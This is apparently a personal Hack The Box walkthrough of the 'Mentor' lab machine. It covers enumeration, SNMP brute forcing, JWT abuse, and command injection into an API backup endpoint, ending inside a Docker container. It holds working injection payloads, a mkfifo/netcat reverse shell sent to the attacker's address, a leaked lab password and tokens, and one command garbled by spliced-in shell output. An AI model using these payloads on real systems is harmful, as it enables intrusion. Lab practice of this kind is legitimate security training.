190 HTB Mentor

[HTB] Mentor

by Pablo

- **Resources:**

> 1. **Savitar** `https://htbmachines.github.io/`
> 2. **0xdf** `https://0xdf.gitlab.io/`
> 3. `https://www.deepl.com/translator`
> 4. `https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet`
>
>
>
> Mentor
>
> OS
> Linux
>
> RELEASE DATE
> 10 Dec 2022
>
> DIFFICULTY
> Medium

Objectives:

```
1. Synopsis - Mentor is a medium difficulty Linux machine whose path includes pivoting through four different
usersbefore arriving at root. After scanning an SNMP service with a community string that can be brute
forced,plaintext credentials are discovered which are used for an API endpoint, which proves to be vulnerable
toblind remote code execution and leads to a foothold on a docker container. Enumerating the containersnetwork
reveals a PostgreSQL service on another container, which can be leveraged into RCE by authenticating using
default credentials. Examining an old database backup on the PostgreSQL container
reveals a hash, which once cracked is used to SSH into the machine. Finally, by examining the configuration files
on the host, the attacker is able to retrieve a password for user james , who is able run the /bin/sh command
with sudo privileges, thereby instantly forfeiting root privileges.
2. Skills to be covered.
> Virtual Hosting
> Subdomain Enumeration
> API Enumeration
> ABUSING API
> SNMP Enumeration (snmp walk && snmpbulkwalk) + Community String Brute Force
> Information Leakage
> Abusing Jason Web Token (JWT)
> API Exploitation (Command Injection)
> Chisel Tunnel + Postgresql Service Enumeration + Information Leakage
> Abusing Sudoers Privilege (Privilege Escalation)
```

1. **Ping &** `whichsystem.py`

```
1. ▷ whichsystem.py 10.10.11.193
10.10.11.193 (ttl -> 63): Linux
2. ▷ ping -c 1 10.10.11.193 -R
PING 10.10.11.193 (10.10.11.193) 56(124) bytes of data.
64 bytes from 10.10.11.193: icmp_seq=1 ttl=63 time=146 ms
RR:     10.10.14.3
        10.10.10.2
        10.10.11.193
        10.10.11.193
        10.10.14.1
        10.10.14.3
--- 10.10.11.193 ping statistics ---
```

```
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 146.035/146.035/146.035/0.000 ms
```

2. **Nmap**

```
1. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 mentor.htb
2. We get hardly anything back in the scan 22, 80 are open
3.  Apache/2.4.52 (Ubuntu) Linux
```

3. **To Find the Linux version visit `Ubuntu launchpad` and filter for the apache version and it will give you the Linux version.**

```
1. Do a google search for 'Apache httpd 2.4.52' you will see it the nmap scan under port 80
2. Fail google for 'Apache httpd 2.4.52 launchpad ubuntu version'
3. # apache2 2.4.52-1ubuntu2 source package in Ubuntu
apache2 (2.4.52-1ubuntu2) jammy; urgency=medium
```

4. **Apache Ubuntu exploit showed up in my search recommendations**

```
1. google search 'apache httpd 2.4.52 ubuntu exploit'
```

5. **Enumerating the web-page on port 80**

```
1. I get re-directed to https://mentorquotes.htb/ but it does not load.
2. Hmm. We’re having trouble finding that site.
```

6. **Wappalyzer**

```
1. Wappalyzer detects python 3.6
```

7. **Nmap NSE scripts**

```
1. locate http-robots.txt.nse
```

GoBuster

8. **Gobuster `--add-slash` never seen the add-slash flag**

```
1. http://menterquotes.htb/robots.txt
2. Fail
3. Lets do something FUZZing with Gobuster it has been a long time since I used Gobuster
4. ▷ gobuster dir -u http://mentorquotes.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt -t 10 -x php,html,txt
5. Help menu for dir flags "$ gobuster dir -h"
6. ▷ gobuster dir -u http://mentorquotes.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt -t 10 --add-slash
7. ~/hackthebox/mentor ▷ grep -Rnwi . -e 'api' --text 2>/dev/null
./subdomains-top1million-5000.txt:51:api
./subdomains-top1million-5000.txt:707:www.api
~/hackthebox/mentor ▷ locate "subdomains-top1million-5000.txt"
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
~/hackthebox/mentor ▷ grep -n "^api$" /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
51:api
8. grep -n "^api$" /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
9. Very odd how Gobuster can not find "api.mentorquotes.htb" api is on line 51 of my wordlist.
```

WFUZZ is the winner today

- #pwn_WFUZZ_is_the_best
- #pwn_WFUZZ_vs_FFUF_vs_Gobuster

7. **I like WFUZZ better.**

```
1. Here is what --hc and what --sc means
............................................................
>>>   --hc/hl/hw/hh N[,N]+       : Hide responses with the specified code/lines/words/chars (Use BBB for taking
values from baseline)
>>>   --sc/sl/sw/sh N[,N]+       : Show responses with the specified code/lines/words/chars (Use BBB for taking
values from baseline)
>>>   --ss/hs regex              : Show/Hide responses with the specified regex within the content
2. wfuzz -c --hc=404 --hw=26 -t 100 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H
"Host: FUZZ.mentorquotes.htb" http://mentorquotes.htb
3. FAIL
4. LOL, the above scan failed becuase I was filtering out code 404. api the subdomain we are looking for is
giving back a 404 that is why I could not find it Gobuster or FFUF either. LMAO
5. I found it with WFUZZ and the following command filtering on 302 instead of 404.
```

```
▷ wfuzz -c --hc=302 --hw=26 -t 100 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.mentorquotes.htb" http://mentorquotes.htb
```

FFUF

8. **Ok trying FFUF**

```
FILTER OPTIONS:
  -fc   Filter HTTP status codes from response. Comma separated list of codes and ranges
  -fl    Filter by amount of lines in response. Comma separated list of line counts and ranges
  -fmode Filter set operator. Either of: and, or (default: or)
  -fr    Filter regexp
  -fs    Filter HTTP response size. Comma separated list of sizes and ranges
  -ft    Filter by number of milliseconds to the first response byte, either greater or less than. EG: >100 or <100
  -fw    Filter by amount of words in response. Comma separated list of word counts and ranges
▷ ffuf -c -u http://mentorquotes.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -t 200 -H "Host: FUZZ.mentorquotes.htb" -r -fs 5506


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev

```

9. **I give up I can not find `api.mentorquotes.htb` I know it's there.**


```
I may try reinstalling seclists
The error was that I was filtering out 404 and api subdomain was showing up as 404 for some reason, but it is a valid subdomain. Mystery solved. lol
This is why I could not find this subdomain that I knew was there. It was because it was giving a 404 detail "Not Found"

```

a-lot of subpages found with Gobuster

10. **Ok we are trying Gobuster again with the entire `http://api.mentorquotes.htb/` Not sure what he is trying to FUZZ for.**

```
gobuster dir -u http://api.mentorquotes.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20
SUCCESS, we find several subdomain pages
.....................................................
/docs                 (Status: 200) [Size: 969]
/users                (Status: 307) [Size: 0] [--> http://api.mentorquotes.htb/users/]
/admin                (Status: 307) [Size: 0] [--> http://api.mentorquotes.htb/admin/]
/quotes               (Status: 307) [Size: 0] [--> http://api.mentorquotes.htb/quotes/]
Progress: 1666 / 220561 (0.76)^C
http://api.mentorquotes.htb/docs
We get a login and fancy buttons on the docs page
Next lets try /admin
▷ gobuster dir -u http://api.mentorquotes.htb/admin -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 10
The FUZZ above with Gobuster works good but the server is starting to block me. Most likely because I am hammering it too hard with the fuzzing.
Well cheating a little bit. Savitar finds '/check' and '/backup'
```

11. I installed wappalyzer because it is detecting python and a-lot of other cool stuff on the server. Kind of worth it now.



Documentation tools
Swagger UI

CDN
jsDelivr

Web servers
Uvicorn

JavaScript libraries
core-js 3.15.1

Programming languages
Python

Something wrong or missing?

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

12. What is Swagger UI?


```
1. Google "swagger ui"
2. http://api.mentorquotes.htb/docs <<< We need to enumerate this page
```

13. I got Gobuster to work finally. I think I was hammering the server too hard.

```
1. ▷ gobuster dir -u http://api.mentorquotes.htb/admin -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20
2. I find check and backup
/check                (Status: 422) [Size: 186]
/backup               (Status: 405) [Size: 31]
3. to access http://api.mentorquotes.htb/admin/check or ,/backup, or ,/users we have to authentication. It just renders json saying authentication required.
4. We have 'information leakage' at http://api.mentorquotes.htb/docs and the info leakage is james@mentorquotes.htb
```

14. Lets enumerate `http://api.mentorquotes.htb/docs` some more.

```
1. Sign up at http://api.mentorquotes.htb/docs
2. Click on login >>> auth >>> try it out
3. Then intercept on Burp >>> then click execute
4. replace user@example.com with james@mentorquotes.htb
5. username: james
6. password: I think that is what we are going to FUZZ
```



```
POST /auth/login HTTP/1.1
Host: api.mentorquotes.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://api.mentorquotes.htb/docs
Content-Type: application/json
Content-Length: 84
Origin: http://api.mentorquotes.htb
DNT: 1
Sec-GPC: 1
Connection: close

{
  "email":"james@mentorquotes.htb",
  "username":"james",
  "password":"test"
}
```

```
1. "ensure this value has at least 8 characters"
2. The password needs to be 8 chars long to get the "not authorized" response
3. "email": "james@mentorquotes.htb",
  "username": "james",
  "password": "test123456"
```

15. **As you can see from the image above we have intercepted the login and are Fuzzing for the `james@mentorquotes.htb` account that has been leaked on the site.** ***Lets try signing up to see what happens*.**

```
1. Intercept sign up >>> try it out >>> execute
2. Because we hit forward on the intercept it registers us as
 "email": "shadow@mentorquotes.htb",
  "username": "shadow",
  "password": "shadow123456"
3. If I click send in repeater I get "detail":"User already exists! "
```

16. **In the intercept I over write user and type shadow and it creates our new user.**

```
1. HTTP/1.1 201 Created
Date: Wed, 27 Dec 2023 03:09:37 GMT
Server: uvicorn
content-length: 62
content-type: application/json
access-control-allow-origin: *
access-control-allow-credentials: true
Connection: close

{"id":5,"email":"shadow@mentorquotes.htb","username":"shadow"}
```

17. **In the login intercept with Burpsuite. I log in with the created credential shadow etc...**

```
1. HTTP/1.1 200 OK
2. "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InNoYWRvdyIsImVtYWlsIjoic2hhZG93QG1lbnRvcnF1b3Rlcy5odGIifQ.1UQOn78bt4Ni6f5QU6_pEPx3_FB59OLwlsqAd29xnaw"
3. I get a 200 OK and then I get this Jason Web Token
4. Paste the JWT at https://jwt.io/
```

18. **In the users tab underneath signup there is a place to paste a json token. Click try it out and paste your json token there from the user you created.**

```
1. Users >>> try it out >>> paste JWT >>> click execute
2. It does not include the Jason web token we pasted. It should have. So when intercepting. Just add the following in repeater and send it again.
3. Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InNoYWRvdyIsImVtYWlsIjoic2hhZG93QG1lbnRvcnF1b3Rlcy5odGIifQ.1UQOn78bt4Ni6f5QU6_pEPx3_FB59OLwlsqAd29xnaw
4. Click send
```

RECAP of steps

19. **I am leaving off for now.** `01:40:35` **These are the steps so far when messing with the json web token.**

```
1. create a random user do it through an intercept in Burpsuite
2. Sign up at http://api.mentorquotes.htb/docs
3. You will get the following response
4. "id":5,"email":"ninja@mentorquotes.htb","username":"ninja"
5. Then login with the created user through burpsuite repeater as well.
6. . You will get a Jason Web Token
7. Use that Jason Web Token and click user under sign up to attempt to login.
8. You will have to paste Authorization: and the Jason Web Token created
9. It will say "Only admin users can access this resource"
```

Time Stamp `01:44:02`

Curl instead

20. **I curl the quotes page.**

```
1. ▷ curl -s -X GET http://api.mentorquotes.htb/quotes/ | jq
{
  "detail": [
    {
      "loc": [
        "header",
        "Authorization"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    }
  ]
}
```

```
2.  curl -s -X GET http://api.mentorquotes.htb/quotes/ -H "Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJwZXBlQG1lbnRvcnF1b3Rlcy5odGIifQ.W3u0cwhaUVV-8bVGukxGBatXfr6z6Gw-RKp_p2Ra1kQ" | jq
3. SUCCESS
.............................................
[
  {
    "title": " I believed I was good",
    "description": "I was so bad at studies in school. Teachers used to tell me that I should follow a different passion other than typical education. Nonetheless, I got rid of the negativity in myself and others and worked as hard as I could in my finals and college education. Now I am a paid accountant for a major brand in my country.",
    "id": 1
  }...<snip>
  4. Change the request to POST instead of GET
  5. ▷ curl -s -X POST http://api.mentorquotes.htb/quotes/ -H "Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJwZXBlQG1lbnRvcnF1b3Rlcy5odGIifQ.W3u0cwhaUVV-8bVGukxGBatXfr6z6Gw-RKp_p2Ra1kQ" | jq
>>>Response:
{
  "detail": "Only admin users can access this resource"
}
```

`UDP` Ports Open

21. **Lets scan to see if UDP ports open. So we do a UDP scan via NMAP**

```
1.  ▷ sudo nmap -sU --min-rate 1000 10.10.11.193
[sudo] password for shadow42:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-27 12:33 CET
Nmap scan report for api.mentorquotes.htb (10.10.11.193)
Host is up (0.15s latency).
Not shown: 990 open|filtered udp ports (no-response)
PORT      STATE  SERVICE
112/udp   closed mcidas
161/udp   open   snmp
800/udp   closed mdbs_daemon
20518/udp closed unknown
20884/udp closed unknown
21742/udp closed unknown
49179/udp closed unknown
54711/udp closed unknown
63555/udp closed unknown
64727/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 4.63 seconds
2. SNMP is open
```

`snmpwalk` install and usage (*BlackArch*)

- *#pwn_snmpwalk_install_and_usage*

22. ***snmpwalk* is a part of `net-snmp` in *BlackArch*.**

```
1. https://man.archlinux.org/man/snmpwalk.1.en
Package name:
[extra/net-snmp](https://www.archlinux.org/packages/extra/x86_64/net-snmp/)
Version:
5.9.1-8
Upstream:
[http://www.net-snmp.org/](http://www.net-snmp.org/)
Licenses:
BSD
Manuals:
[/listing/extra/net-snmp/](https://man.archlinux.org/listing/extra/net-snmp/)
2. Install 'sudo pacman -S net-snmp'
3. smnpwalk usage see below
```

`onesixtyone` and *snmpwalk* usage

- *#pwn_onesixtyone_usage*

23. **OneSixOne scan usage**

```
1. Port 161 is open. We found that out with our UDP scan.
2. ▷ snmpwalk -c public -v <<< Brings up help menu (public is the directory found by onesixone scan)
3. onesixone scan
```

```
4. ▷ onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt 10.10.11.193
> one_sixty_one_with_wordlist.out
5. ▷ snmpwalk -c public -v1 10.10.11.193
We get back a bunch of crap
```

24. **snmp seclists wordlists**

```
1.  ▷ locate snmp | grep seclists
/usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt
/usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt
/usr/share/seclists/Discovery/SNMP/snmp-onesixtyone.txt
/usr/share/seclists/Discovery/SNMP/snmp.txt
```

snmpbrute

- *#pwn_snmpbrute_knowledge_base*

25. **Install and use snmpbrute on BlackArch**

```
1. ▷ sudo pacman -S snmp-brute
2. https://github.com/SECFORCE/SNMP-Brute
3. ▷ snmpbrute -h
4. ▷ snmpbrute -t 10.10.11.193 -f /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-
onesixtyone.txt
   _____ _   ____  _______      ____                __
  / ___// | / /  |/  / __ \    / __ )_______  __/ /____
  \__ \/  |/ / /|_/ / /_/ /  / __  / ___/ / / / __/ _ \
 ___/ / /|  / /  / / ____/  / /_/ / /  / /_/ / /_/  __/
/____/_/ |_/_/  /_/_/      /_____/_/   \__,_/\__/\___/
```

SNMPBULKWALK

- *#pwn_snmp_bulkwalk*

26. **We enumerate with smbbulkwalk and find the admins password. The command for snmpbulkwalk got deleted some how.**

```
1. snmpbulkwalk is **an SNMP application that uses SNMP GETBULK requests to query a network entity efficiently
for a tree of information**. An object identifier (OID) may be given on the command line. This OID specifies
which portion of the object identifier space will be searched using GETBULK requests
2. ▷ cat snmpbulkwalk.out | wc -l
8228
3. There is too much bullshit to sift through.
4. ▷ cat snmpbulkwalk.out | grep "HOST-RESOURCES-MIB"
5. Still way too much data to sift through
6. HOST-RESOURCES-MIB::hrSWRunParameters.2047 = STRING: "-c from multiprocessing.semaphore_tracker import
main;main(4)"
7. HOST-RESOURCES-MIB::hrSWRunParameters.2135 = STRING: "/usr/local/bin/login.py kj23sadkj123as0-d213"
8. Is this "login.py kj23sadkj123as0-d213" as password?
9. SUCCESS, this is james password.
```

Curl Jason Web Token requests

27. **Since I keep getting a time out when doing the GET USERS via Burpsuite. I can do it via curl**

```
1. ▷ curl -s -X GET http://api/app # cd /tmp
/tmp # .mentorquotes.htb/admin/ -H "Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGp
mshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" | jq
{
  "admin_funcs": {
    "check db connection": "/check",
    "backup the application": "/backup"
  }
}
2. Fail
3. ▷ curl -s -X GET http://api.mentorquotes.htb/admin/backup -H "Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGp
mshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" | jq
{
  "detail": "Method Not Allowed"
}
4. ▷ curl -s -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGp
mshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" -H "Content-Type: application/json" -d 'a' | jq
{
  "detail": [
    {
      "loc": [
        "body",
        0
      ],
      "msg": "Expecting value: line 1 column 1 (char 0)",
      "type": "value_error.jsondecode",
      "ctx": {
        "msg": "Expecting value",
        "doc": "a",
        "pos": 0,
        "lineno": 1,
        "colno": 1
      }
    }
  ]
}
5. Requesting a path
6. ▷ curl -s -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" -H "Content-Type: application/json" -d '{}' | jq
{
  "detail": [
    {
      "loc": [
        "body",
        "path"
      ],
      "msg": "field required",
      "type": "value_error.missing"
    }
  ]
}
7. ▷ curl -s -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" -H "Content-Type: application/json" -d '{"path":";/etc/passwd;"}' | jq
{
  "INFO": "Done!"
```

Initial Foothold

Time Stamp `02:10:00`

28. **Proof of Concept for initial foothold. Ping**

```
1. ▷ curl -s -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" -H "Content-Type: application/json" -d '{"path":";ping -c 1 10.10.14.3;"}' | jq
2. ▷ sudo tcpdump -i tun0 icmp
[sudo] password for shadow42:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:08:39.967063 IP api.mentorquotes.htb > shadow42standardpc35nch: ICMP echo request, id 6400, seq 0, length 64
11:08:39.967097 IP shadow42standardpc35nch > api.mentorquotes.htb: ICMP echo reply, id 6400, seq 0, length 64
3. SUCCESS, it worked. Now lets craft our payload
```

Crafting Payload

Got containerized shell

29. **copy *mkfifo* reverse shell from *pentestmonkey*.**

- *#pwn_mkfifo_reverse_shell_pentestmonkey*
- *#pwn_pentest_monkey_reverse_shell_mkfifo*

```
1. Google "reverse shell monkey pentenster"
2. https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
3. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 443 >/tmp/f
4. Adjust your ip and port
5. Then paste it into the curl command. See below
6. ▷ curl -s -X POST http://api.mentorquotes.htb/admin/backup -H "Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0" -H "Content-Type: application/json" -d '{"path":";rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.3 443 >/tmp/f;"}' | jq
7. SUCCESS, but we are inside a container
```

```
8. /app # ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:AC:16:00:03
          inet addr:172.22.0.3  Bcast:172.22.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:54453 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54458 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5977436 (5.7 MiB)  TX bytes:5787818 (5.5 MiB)
9. /app # ip a | grep inet
    inet 127.0.0.1/8 scope host lo
    inet 172.22.0.3/16 brd 172.22.255.255 scope global eth0
```

Upgrading the shell but still containerized

30. **Upgrading the shell**

```
1. /app # script /dev/null -c bash
/bin/sh: script: not found
2. That does not work for upgrading the shell. Lets see if they have python installed.
3. /app # which python
/usr/local/bin/python
4. /app # python -c 'import pty;pty.spawn("/bin/bash")'
Traceback (most recent call last):
FileNotFoundError: [Errno 2] No such file or directory
5. FAIL
6. He gives up and uses rlwrap. lol
7. ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for shadow42:
Connection received on 10.10.11.193 39655
/app # whoami
root
7. we are root but of a docker container
```

`$ cat /proc/net/tcp`

31. **I run `cat /proc/net/tcp` and it lists out all the open ports but in hexadecimal.**

```
1. /app/app # cat /proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 0B00007F:AF21 00000000:0000 0A 00000000:00000000 00:00000000 00000000     0        0 36155 1
0000000000000000 100 0 0 10 0
   1: 00000000:1F40 00000000:0000 0A 00000000:00000001 00:00000000 00000000     0        0 36989 2
0000000000000000 100 0 0 10 0
   2: 030016AC:A8E6 010016AC:1538 01 00000000:00000000 00:00000000 00000000     0        0 1953835 1
0000000000000000 20 4 0 10 -1
   3: 030016AC:D122 010016AC:1538 01 00000000:00000000 02:0009DEA4 00000000     0        0 37186 2
0000000000000000 20 4 0 10 -1
   4: 030016AC:1F40 010016AC:D8C2 08 00000000:00000001 00:00000000 00000000     0        0 1955731 1
0000000000000000 20 4 28 10 -1
   5: 030016AC:9AE7 030E0A0A:01BB 01 00000000:00000000 00:00000000 00000000     0        0 1950842 2
0000000000000000 34 4 33 10 -1
